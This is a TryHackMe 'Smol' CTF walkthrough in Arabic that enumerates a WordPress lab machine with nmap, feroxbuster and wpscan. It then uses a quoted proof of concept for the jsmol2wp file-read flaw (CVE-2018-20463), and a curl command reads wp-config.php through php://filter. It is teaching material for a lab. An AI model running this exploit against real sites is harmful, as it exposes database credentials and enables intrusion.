


Smol Walkthrough

Medium

TryHackMe

BY: Ahmad Abdelnasser Soliman

abdelnassersoliman0@gmail.com



Description :

At the heart of **Smol** is a WordPress website, a common target due to its extensive plugin ecosystem. The machine showcases a publicly known vulnerable plugin, highlighting the risks of neglecting software updates and security patches. Enhancing the learning experience, **Smol** introduces a backdoored plugin, emphasizing the significance of meticulous code inspection before integrating third-party components.

- تعالى قبل منشغل نفهم الفكره من ال **Walkthrough** دي وعاوزه
مننا ايه ... ببساطه ال **Smol** دا عباره عن موقع **Word Press**
ويحتوى على بعض ال **Plugins** اللى فيها ثغرات كتير ودا ناتج عن
عدم ال **Update** بشكل مستمر ودا احنا هنستغله مع بعض من خلال
الشرح وعندك كمان **Plugin** فيه **Backdoor** وبرضه دي هنستغلها .

Step 1: Initial Reconnaissance:


- أول حاجه هنعملها هي ال **Enumeration** عال **target** بتعنا عن طريق ال **Nmap** ... هتخط بعد ال **Nmap** ال **IP** بتاع ال **Machine** بتعتك ... زي كدا .

```
# nmap 10.10.88.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-26 21:10 CET
Nmap scan report for www.smol.thm (10.10.88.5)
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 31.33 seconds
```

- بعد كدا تعالى نربط ال **IP** بتعنا بال **Smol.thm** عشان يفتح معنا بالأسم بدل ال **IP** مش كل مره هندخل ال **IP** فاحنا عاوزين ال **www.smol.thm** فبنربطه بال **IP** عن طريق ال **/etc/hosts** ... زي كدا ... وبعد كدا تفتحه من ال **Browser** عندك .

echo 10.10.88.5 smol.thm >> /etc/hosts



Step 2: WordPress Plugin Enumeration

- تعالى بعد كدا لاقينا عندنا موقع شغال بال **Word Press** فممکن نشغل **Tool** زي **feroxbuster** أو ال **Go Buster** براحتك ودي عن طريقها بنعمل **Brute force** عشان نشوف ال **Hidden Files & Folders** على ال **Website** ... عن طريق ال **Command** دا .

```
feroxbuster --url http://www.smol.thm/ -w /usr/share/seclists/Discovery/Web-Content/big.txt
```

- تعالى نشوف ال **Command** دا الغرض منها ايه ... هنستخدم ال **Tool** بتعتنا عشان نفحص الموقع اللى قدامك اللى هو **www.smol.thm** وبنبحث عن الصفحات والملفات المخفيه اللى ممكن تكون موجوده عال **Server** ... وعندك ال **big.txt** دي عباره عن **Word List** متفرعه من ال **SecList** هنستخدمها عشان نعمل ال **Fuzzing** التخمين يعني عشان نشوف ال **Content** ال **Hidden** عال **Website** ... والنتيجه هتكون بالشكل دا .

```
> - 2m 7151/266344 46m found:58 errors:6477
[>] - 2m 776/20477 9/s http://www.smol.thm/
[>] - 87s 551/20477 6/s http://www.smol.thm/index.php/comments/feed/
[>] - 88s 599/20477 7/s http://www.smol.thm/wp-content/themes/
[#####] - 11s 20477/20477 1946/s http://www.smol.thm/wp-content/plugins/jsmol2wp/ => Directory listing
[#####] - 11s 20477/20477 1902/s http://www.smol.thm/wp-includes/blocks/navigation/ => Directory listing
[#####] - 11s 20477/20477 1903/s http://www.smol.thm/wp-content/themes/twentytwentythree/ => Directory listing
[>] - 86s 505/20477 6/s http://www.smol.thm/index.php/privacy-policy/
[>] - 85s 531/20477 6/s http://www.smol.thm/wp-content/
[>] - 84s 524/20477 6/s http://www.smol.thm/wp-content/plugins/
[>] - 84s 500/20477 6/s http://www.smol.thm/index.php/feed/
[>] - 82s 534/20477 6/s http://www.smol.thm/wp-includes/js/
[>] - 79s 465/20477 6/s http://www.smol.thm/index.php/2023/08/
[>] - 79s 460/20477 6/s http://www.smol.thm/index.php/2023/
[>] - 81s 479/20477 6/s http://www.smol.thm/wp-includes/js/dist/
[>] - 81s 502/20477 6/s http://www.smol.thm/wp-includes/
[>] - 81s 488/20477 6/s http://www.smol.thm/wp-includes/js/jquery/
[>] - 0s 0/20477 0/s http://www.smol.thm/wp-includes/blocks/
```

- طب مطلعش حاجه مهمه من ال **Tool** دي ... خلينا نجرب **Tool** تانيه وهي ال **Wp Scan** ودي أداه متخصصه في ال **Word Press Scanning** وهتبحثك عن الثغرات في مواقع ال **Word Press** وكمان ال **Plugins** الضعيفه اللى ممكن تستغلها .


```
wpscan --url http://www.smol.thm/ -e ap

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://www.smol.thm/ [10.10.174.98]
[+] Started: Sun Jan 26 18:09:28 2025

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://www.smol.thm/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

- طب ال Command دا الغرض منه ايه ؟؟

wpscan --url http://www.smol.thm/ -e ap


- هنستخدم ال tool بتعتنا عشان نفحص موقع ال **Word press** اللى قدامك دا وال **-e** دى اختصار ل **enumerate** يعني هتستخرج كل ال **Information** وال **ap** يعني هتفحص كل ال **Plugins** الإضافات يعني الموجوده عال **Website** سواء كانت مفعله ولا لاء ... تعالى نشوف النتيجة بتاعت ال **Scanning** .

```
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)


[i] Plugin(s) Identified:

[+] jsmol2wp
| Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
| Latest Version: 1.07 (up to date)
| Last Updated: 2018-03-09T10:28:00.000Z
| Found By: Urls In Homepage (Passive Detection)
| Version: 1.07 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
```


- طلعنا **Vulnerable Plugin** اللى قدامك دي اللى هي **jsmol2wp** هناخدھا ونروح ن **Search** ليھا عن **Exploit** مناسب من **Google** حتى او من **exploit database** او أي موقع بيحتوي على **Exploits** ... بس أنا هعمل **Search** من **Google** .



- هنلاقي **Exploit** يناسب ال **Vulnerability** بتعتنا ف **GitHub** ...
هنشوف ال **POC** ال **Proof of concept** بتاع الثغره دي اللي
يخلينا نستغلها ... هنروح نقرء الكود دا هiyorina الطريقه الصح .



- هنلاقي واحنا بنقرء ان عندنا **Exploit** لثغره **LFI** اللي هي **Local**
File Inclusion من خلال ال **Plugin** اللي هي **jsmol2wp** .

 sullo ChatGPT translation of the page that doesn't render in archive.org: 47e4c19 · 2 years ago

44 lines (31 loc) · 1.83 KB

CodeBlame

RawCopyDownload

```
1 ChatGPT translation of the page that doesn't render in archive.org:
2 https://web.archive.org/web/20190915000000*/https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4
3
4 Version: 1.07
5 Link: https://wordpress.org/plugins/jsmol2wp/
6 A simple arbitrary file read and XSS vulnerability
7
8 Arbitrary file read & SSRF(CVE-2018-20463)
9 /wp-content/plugins/jsmol2wp/php/jsmol.php 137th line
10
11 The parameter $query of file_get_contents is directly controllable, so php://filter is used to
12
13 POC:
14
15 http://localhost/wp-content/plugins/jsmol2wp/php/jsmol.php
16 ?isform=true
17 &call=getRawDataFromDatabase
18 &query=php://filter/resource=../../../../wp-config.php
19
```

Step 3: Exploiting LFI:

-هنتغل ثغره ال **LFI** دي عشان ن **Read** الملف المهم اللي هو **Wp-config.php** ... دا فيه **Sensitive Data** عن الموقع زي معلومات
عن ال **Databases** زي ال **Users** وال **Passwords** وال **database Name**
وكمال ال **APIs Keys** اذا كانت موجوده .
- هنفحه عن طريق ال **Command** دا ... هتكتبه عندك فال
terminal ...

curl 'http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php'

- هنا بنطلب فتح صفحه معينه عن طريق ال **Curl** والصفحه دي من
موقع **smol.thm** والهدف بتعنا من كذا استغلال ال **LFI**
Vulnerability اللي ذكرناها عندنا فال **Plugin** ودي عن طريقها
هنفتح الملف **Wp-Config.php** من ال **Server** ...

عشان عاوزين نقرؤه ومن خلاله نقدرنا نجيبوا ال **data** الخاصه بال **database** وكمان ال **Passwords** الخاصه بيها ...


فال **Command** دا عاوزين من خلاله نسحب **Sensitive File** اللى هو **Wp-Config.php** دا من خلال الثغره اللى لقيناها فال **Plugin** الخاصه بال **WordPress Website** ... تعالى نشوف النتيجة .

```
/** Database username */
define( 'DB_USER', 'wpuser' );

